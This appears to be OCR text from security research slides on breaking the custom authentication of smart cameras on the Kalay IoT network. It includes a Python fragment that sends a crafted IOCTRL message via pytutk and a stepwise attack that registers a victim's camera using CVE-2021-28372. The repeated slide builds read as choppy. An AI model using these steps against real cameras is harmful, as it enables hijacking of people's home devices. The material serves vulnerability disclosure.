raw_data += pack_zeros(8)

raw_data += struct.pack("B", len(pc))
raw_data += pc

raw_data += struct.pack("B", len(url))
raw_data += url

raw_data += struct.pack("B", len(ver))
raw_data += ver

raw_data += struct.pack("B", len(user))
raw_data += user

resp = conn.av_ioctrl(iotype, raw_data)
```

Send IOCTRL using pytutk

Case Study #2: Breaking Custom Authentication



Kalay Network


Mobile Application (Remote Network 1)

Attacker Device (Remote Network 2)

Smart Camera (Home Network)

Camera API Server

Case Study #2: Breaking Custom Authentication



Kalay Network

Mobile Application (Remote Network 1)


Attacker Device (Remote Network 2)

1. During device registration, camera requests an account-specific, shared secret key, **k**


Smart Camera (Home Network)

Camera API Server

Case Study #2: Breaking Custom Authentication


Kalay Network
Mobile Application (Remote Network 1)
Attacker Device (Remote Network 2)
2. Mobile app also requests ***k***
1. During device registration, camera requests an account-specific, shared secret key, **k**
Smart Camera (Home Network)
Camera API Server

Case Study #2: Breaking Custom Authentication



Kalay Network

Mobile Application (Remote Network 1)

Attacker Device (Remote Network 2)

Smart Camera (Home Network)


Camera API Server

1. During device registration, camera requests an account-specific, shared secret key, **k**

2. Mobile app also requests **k**

3. Attacker creates Kalay connection with camera, requests **c = Enc(d, k)**, repeatedly sends “keep-alive” messages


Case Study #2: Breaking Custom Authentication


Kalay Network
Mobile Application (Remote Network 1)
Attacker Device (Remote Network 2)
Smart Camera (Home Network)
Camera API Server

4. Attacker exploits CVE-2021-28372 to register victim's camera on the Kalay network using its UID

3. Attacker creates Kalay connection with camera, requests **c = Enc(d, k)**, repeatedly sends "keep-alive" messages

Case Study #2: Breaking Custom Authentication



Kalay Network

Mobile Application (Remote Network 1)

Attacker Device (Remote Network 2)

Smart Camera (Home Network)

Camera API Server

